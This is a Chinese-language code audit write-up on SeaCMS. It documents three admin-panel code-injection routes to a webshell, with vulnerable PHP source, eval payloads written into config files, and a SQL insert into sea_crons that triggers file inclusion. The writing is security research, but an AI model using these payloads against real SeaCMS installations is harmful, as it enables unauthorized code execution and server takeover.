Seacms 代码审计小结 – 先知社区

前言


找了一个时间审计了 Seacms 这个框架，算是忙里偷闲，有些地方并没有很仔细的去找，不过好多简单的利用都是撞洞。呜呜呜！这里做一下总结。

这里我从文件写入和文件包含两个点切入的。文件写入的函数主要是 `fwrite` ，文件包含的主要就是 `include` ，框架中没有使用到 `require` 函数，而 `require_once` 函数基本又都是写死的。

seacms 源码下载地址： `https://cdn.jsdelivr.net/gh/seacms-net/CMS@master/SeaCMS.zip`

基本利用

打开 `vscode` ，直接使用搜索功能对于整个 cms 进行查找，使用了 `fwrite` 函数的地方还是很多的，菜鸡的审计方式很简单，就是一个个看过去咯。



(https://xzfile.aliyuncs.com/media/upload/picture/20210623172751-47e3d768-d405-1.png)

在翻找的时候忽然发现了下面一段代码

SeaCMS > SeaCMS_210530 > Upload > admin > admin_ip.php > html > body

```php
<?php
header('Content-Type:text/html;charset=utf-8');
require_once(dirname(__FILE__)."/config.php");
CheckPurview();
if($action=="set")
{
    $v= $_POST['v'];
    $ip = $_POST['ip'];
    $open=fopen("../data/admin/ip.php","w" );
    $str='<?php  ';
    $str.='$v = "';
    $str.="$v";
    $str.='"; ';
    $str.='$ip = "';
    $str.="$ip";
    $str.='"; ';
    $str.=" ?>";
    fwrite($open,$str);
    fclose($open);
    ShowMsg("成功保存设置!","admin_ip.php");
    exit;
}
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210623172800-4d9cdba0-d405-1.png)

在 `admin/admin_ip.php` 中竟然无过滤的使用了 POST 进行传参，该框架在 `include/filter.inc.php` 文件中是有对应的函数对传入的参数进行过滤的，而这里并没有，并且这里写入的文件是一个 `php` 结尾的文件，这其实利用就很简单了。仅仅需要闭合语句，然后跳出来写一个 `eval` 函数即可。


SeaCMS > SeaCMS_210530 > Upload > admin > admin_ip.php > ...

```php
    <div class="r_content_1">
<form action="admin_ip.php?action=set" method="post">
<table width="100%" border="0" cellpadding="0" cellspacing="0"
<tbody><tr class="thead">
<td colspan="5" class="td_title">后台IP安全设置</td>
</tr>
<tr>
```

```
46    <td width="80%" align="left" height="30" class="td_border">
47    <?php  require_once("../data/admin/ip.php"); ?>
48    功能开关:
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210623172843-673a1ab4-d405-1.png)

并且在该文件下面的 47 行，还发现了使用了 `require_once` 函数包含 `data/admin/ip.php` 该文件。接着演示一下漏洞的利用。



(https://xzfile.aliyuncs.com/media/upload/picture/20210623172852-6c78316e-d405-1.png)

登录到 Seacms 的后台，接着访问 `http://ip/5o2pql/admin_ip.php` ，写入 `127.0.0.1";eval($_GET[1]);#` ，保存配置。



(https://xzfile.aliyuncs.com/media/upload/picture/20210623172901-71ffb04e-d405-1.png)

此时我们就将 `eval` 插入 `data/admin/ip.php` 中，使用 GET 请求传入 `1`，Getshell 成功！

这样的漏洞在 Seacms 中还是有很多的，有兴趣的师傅也可以多去找找

进阶利用

常有大师傅跟我说：“现在想直接利用很难啦，要打打组合拳。”，顺着这个思路我在 Seacms 中继续探索着。

(https://xzfile.aliyuncs.com/media/upload/picture/20210623172925-80460b62-d405-1.png)

在框架中，有很多是写入的是以 `txt` 结尾的文件，这种直接读是无法以 `php` 来解析，但是如果找到一处文件包含的漏洞，让他包含的是这种我们可以修改的文件，那就也可以造成代码执行了。

于是，我再次打开搜索功能，继续搜索可以利用的文件包含的点。还真找到了一处，它的结尾是可控的，如下图


(https://xzfile.aliyuncs.com/media/upload/picture/20210623172936-8697fdb8-d405-1.png)

其中 `$filename` 变量是来自于 `sea_crons` 表中的 `filename` 字段，由于这里对于 `$filename` 变量的过滤基本算是没有的，所以控制表中的对应字段，那么我们就可以包含任意文件了。

Seacms 的后台是有一个 SQL 高级助手的功能，可以执行任意 SQL 语句，如下

(https://xzfile.aliyuncs.com/media/upload/picture/20210623172949-8e94e77e-d405-1.png)

由此可见，事情变得简单了。利用如下：



(https://xzfile.aliyuncs.com/media/upload/picture/20210623173002-9649f748-d405-1.png)

访问 `http://ip/5o2pql/admin_s.php` ，写入 `style="width:50px;text-transform:uppercase;"<?=eval($_GET[1]);` ，保存配置。

这里使用短标签的原因是 `<?php` 的格式会被匹配，然后删掉，具体原理还没还没找到，不过使用 `<?=` 绕过即可。

(https://xzfile.aliyuncs.com/media/upload/picture/20210623173020-a0ef211e-d405-1.png)


接着使用 SQL 高级助手，在 `sea_crons` 表中添加一条对应的数据。SQL 语句：

```
INSERT INTO sea_crons
(cronid,available,type,name,filename,lastrun,nextrun,weekday,day,hour,minute) VALUES
(3,3,'a','name','../../data/admin/s.txt',1,1,2,2,3,3)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210623173041-ad8b58e8-

d405-1.png)

最后来到 `http://ip/5o2pql/admin_cron.php` 下，运行对应的任务，这里会进行 302 的重定向，于是咋们抓个包



(https://xzfile.aliyuncs.com/media/upload/picture/20210623173055-b5fa3620-d405-1.png)

成功 Getshell!


防护过当

最后讲一种，作者因为防护过度，而导致的字符串的内容变为代码可以执行。漏洞是在 `admin/admin_config_mark.php` 文件下。

当时是在测试单引号，如下


(https://xzfile.aliyuncs.com/media/upload/picture/20210623173106-bc66b89e-d405-1.png)

但是在提交之后就变成了，如下



(https://xzfile.aliyuncs.com/media/upload/picture/20210623173120-c4eed8fc-d405-1.png)

对应功能点的内容直接没掉了？？？于是我去查看了一下修改文件的源代码，发现原来添加的单引号没掉了，转而变成了一个反斜杠。



(https://xzfile.aliyuncs.com/media/upload/picture/20210623173135-cdea36fe-d405-1.png)

使用了 `Xdebug` 的方式，重新跟了一遍传参的过程，才发现了其中的神奇。过程如下

SeaCMS > SeaCMS_210530 > Upload > include > filter.inc.php > ...

```php
    exit("Request Error!");
}

$magic_quotes_gpc = ini_get('magic_quotes_gpc');
function _FilterAll($fk, &$svar)
{
    global $cfg_notallowstr,$cfg_replacestr;
    if( is_array($svar) )
    {
        foreach($svar as $_k => $_v)
        {
            $svar[$_k] = _FilterAll($fk,$_v);
        }
    }
    else
    {
        if($cfg_notallowstr!='' && preg_match("#".$cfg_notallowstr."#i", $svar))
        {
            ShowMsg(" $fk has not allow words!",'-1');
            exit();
        }
        if($cfg_replacestr!='')
        {
            $svar = preg_replace('/'.$cfg_replacestr.'/i', "***", $svar);
        }
    }
    if (!$magic_quotes_gpc) {
        $svar = addslashes($svar);
    }
    return $svar;
}

/* 对_GET,_POST,_COOKIE进行过滤 */
foreach(Array('_GET','_POST','_COOKIE') as $_request)
{
    foreach($$_request as $_k => $_v)
    {
        ${$_k} = _FilterAll($_k,$_v);
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210623173155-d9cc9886-d405-1.png)

将参数传入之后，框架会对每个参数使用 `addslashes` 函数进行转义，原本我们传入的 `6'` 变为了 `6\'` ，接着来到 `admin/admin_config_mark.php` 文件

(https://xzfile.aliyuncs.com/media/upload/picture/20210623173210-e256b0fe-d405-1.png)

这里在赋值之前使用了 `str_replace` 函数将全部的单引号删掉了，所以 `6\'` 就变成了 `6\` ，在进行字符串拼接之后，就会把后面的单引号转义了

这是文件原本格式

```
<?php
$photo_markup = '0';
$photo_markdown = '0';
$photo_marktype = '1';
$photo_wwidth = '100';
$photo_wheight = '100';
$photo_waterpos = '1';
$photo_watertext = 'www.seacms.net';
$photo_fontsize = '6';
$photo_fontcolor = '#FF0000';
$photo_marktrans = '100';
$photo_diaphaneity = '100';
$photo_markimg = 'mark.gif';
?>
```


如果将它修改为下面的格式，就可以 Getshell 了

```
<?php
$photo_markup = '0';
$photo_markdown = '0';
$photo_marktype = '1';
$photo_wwidth = '100';
$photo_wheight = '100';
$photo_waterpos = '1';
$photo_watertext = 'www.seacms.net\';
$photo_fontsize = ';eval($_GET[1]);#';
$photo_fontcolor = '#FF0000';
$photo_marktrans = '100';
$photo_diaphaneity = '100';
$photo_markimg = 'mark.gif';
?>
```

漏洞演示

(https://xzfile.aliyuncs.com/media/upload/picture/20210623173226-ebe5b908-d405-1.png)

选择系统的图片水印设置，将水印图片文字中改为 `www.seacms.net'` ，在接下来的位置改为 `;eval($_GET[9]);#` ，接着确认提交



(https://xzfile.aliyuncs.com/media/upload/picture/20210623173237-f2de01de-d405-1.png)

则在 `http://IP/5o2pql/admin_config_mark.php?9=phpinfo();` ，成功 Getshell。